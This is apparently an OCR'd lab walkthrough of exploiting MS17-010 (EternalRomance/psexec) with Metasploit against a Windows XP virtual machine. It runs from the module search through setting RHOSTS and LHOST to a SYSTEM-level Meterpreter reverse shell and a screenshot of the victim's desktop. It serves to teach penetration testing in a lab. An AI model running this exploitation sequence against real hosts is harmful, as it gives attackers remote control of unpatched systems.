
```
msf6 > search smb ms17 010

Matching Modules
================

   #   Name                                            Disclosure Date  Rank     Check  Description
   -   ----                                            ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue        2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                   .                .        .      .
   2     \_ target: Windows 7                          .                .        .      .
   3     \_ target: Windows Embedded Standard 7        .                .        .      .
   4     \_ target: Windows Server 2008 R2             .                .        .      .
   5     \_ target: Windows 8                          .                .        .      .
   6     \_ target: Windows 8.1                        .                .        .      .
   7     \_ target: Windows Server 2012                .                .        .      .
   8     \_ target: Windows 10 Pro                     .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation   .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec             2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                          .                .        .      .
   12    \_ target: PowerShell                         .                .        .      .
   13    \_ target: Native upload                      .                .        .      .
   14    \_ target: MOF upload                         .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                        .                .        .      .
   16    \_ AKA: ETERNALROMANCE                        .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                       .                .        .      .
   18    \_ AKA: ETERNALBLUE                           .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command            2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                        .                .        .      .
   21    \_ AKA: ETERNALROMANCE                        .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                       .                .        .      .
   23    \_ AKA: ETERNALBLUE                           .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010              .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                          .                .        .      .
   26    \_ AKA: ETERNALBLUE                           .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce        2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)              .                .        .      .
   29    \_ target: Neutralize implant                 .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

- Select that and copy the line




```
msf6 > search smb ms17 010

Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .        .      .
   26    \_ AKA: ETERNALBLUE                         .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)            .                .        .      .
   29    \_ target: Neutralize implant               .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > █
```

- Paste it over there




```
Matching Modules
================

   #   Name                                          Disclosure Date  Rank     Check  Description
   -   ----                                          ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                 .                .        .      .
   2     \_ target: Windows 7                        .                .        .      .
   3     \_ target: Windows Embedded Standard 7      .                .        .      .
   4     \_ target: Windows Server 2008 R2           .                .        .      .
   5     \_ target: Windows 8                        .                .        .      .
   6     \_ target: Windows 8.1                      .                .        .      .
   7     \_ target: Windows Server 2012              .                .        .      .
   8     \_ target: Windows 10 Pro                   .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                        .                .        .      .
   12    \_ target: PowerShell                       .                .        .      .
   13    \_ target: Native upload                    .                .        .      .
   14    \_ target: MOF upload                       .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   16    \_ AKA: ETERNALROMANCE                      .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   18    \_ AKA: ETERNALBLUE                         .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                      .                .        .      .
   21    \_ AKA: ETERNALROMANCE                      .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                     .                .        .      .
   23    \_ AKA: ETERNALBLUE                         .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010            .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                        .                .        .      .
   26    \_ AKA: ETERNALBLUE                         .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)            .                .        .      .
   29    \_ target: Neutralize implant               .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

- Set RHOSTS and show options if LHOST require means set that also




```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.43.230
RHOSTS ⇒ 192.168.43.230
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                            Required  Description
   ----                  ---------------                                            --------  -----------
   DBGTRACE              false                                                      yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                         yes       How many times to try to leak transaction
   NAMEDPIPE                                                                        no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named      yes       List of named pipes to check
                         _pipes.txt
   RHOSTS                192.168.43.230                                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
                                                                                              html
   RPORT                 445                                                        yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                              no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                             no        The service display name
   SERVICE_NAME                                                                     no        The service name
   SHARE                 ADMIN$                                                     yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                          no        The Windows domain to use for authentication
   SMBPass                                                                          no        The password for the specified username
   SMBUser                                                                          no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.148   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


- Exploit




```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.43.148   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.43.148:4444
[*] 192.168.43.230:445 - Target OS: Windows 5.1
[*] 192.168.43.230:445 - Filling barrel with fish ... done
[*] 192.168.43.230:445 - ←——————————— | Entering Danger Zone | ———————————→
[*] 192.168.43.230:445 -        [*] Preparing dynamite ...
[*] 192.168.43.230:445 -                [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.43.230:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.43.230:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.43.230:445 - ←——————————— | Leaving Danger Zone | ———————————→
[*] 192.168.43.230:445 - Reading from CONNECTION struct at: 0×89dd1da8
[*] 192.168.43.230:445 - Built a write-what-where primitive ...
[+] 192.168.43.230:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.43.230:445 - Selecting native target
[*] 192.168.43.230:445 - Uploading payload ... DuMjjMTl.exe
[*] 192.168.43.230:445 - Created \DuMjjMTl.exe ...
[+] 192.168.43.230:445 - Service started successfully ...
[*] 192.168.43.230:445 - Deleting \DuMjjMTl.exe ...
[*] Sending stage (177734 bytes) to 192.168.43.230
[*] Meterpreter session 1 opened (192.168.43.148:4444 → 192.168.43.230:1035) at 2024-11-14 11:53:19 -0500

meterpreter > 
```

- Go to target machine and write something in note pad






- Screenshot



kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
74°F
Mostly cloudy
Search
10:28 PM
14-11-2024

```
   LHOST    192.168.43.148   yes       The listen address (an interface may be specified)
   LPORT    4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.43.148:4444
[*] 192.168.43.230:445 - Target OS: Windows 5.1
[*] 192.168.43.230:445 - Filling barrel with fish ... done
[*] 192.168.43.230:445 - ←──────────────── | Entering Danger Zone | ────────────────→
[*] 192.168.43.230:445 -        [*] Preparing dynamite ...
[*] 192.168.43.230:445 -                [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.43.230:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.43.230:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.43.230:445 - ←──────────────── | Leaving Danger Zone | ────────────────→
[*] 192.168.43.230:445 - Reading from CONNECTION struct at: 0×89dd1da8
[*] 192.168.43.230:445 - Built a write-what-where primitive ...
[+] 192.168.43.230:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.43.230:445 - Selecting native target
[*] 192.168.43.230:445 - Uploading payload ... DuMjjMTl.exe
[*] 192.168.43.230:445 - Created \DuMjjMTl.exe ...
[+] 192.168.43.230:445 - Service started successfully ...
[*] 192.168.43.230:445 - Deleting \DuMjjMTl.exe ...
[*] Sending stage (177734 bytes) to 192.168.43.230
[*] Meterpreter session 1 opened (192.168.43.148:4444 → 192.168.43.230:1035) at 2024-11-14 11:53:19 -0500

meterpreter > hostname
[-] Unknown command: hostname. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > screenshot
Screenshot saved to: /home/kali/MrzMBzTj.jpeg
meterpreter > 
```

Go to /home/kali/MrzMBzTj.jpeg



kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
MrzMBzTj.jpeg - Image Viewer [3/3]
File Edit View Go Help
Untitled - Notepad
File Edit Format View Help
Recycle Bin
start
C:\WINDOWS\sy...
Command Prompt
Untitled - Notepad
Untitled - Notepad
10:29 PM
MrzMBzTj.jpeg 800 x 600 42.1 kB 100.0%
74°F
Mostly cloudy
Search
10:29 PM
14-11-2024

```
Hi Chandana
How are You?
```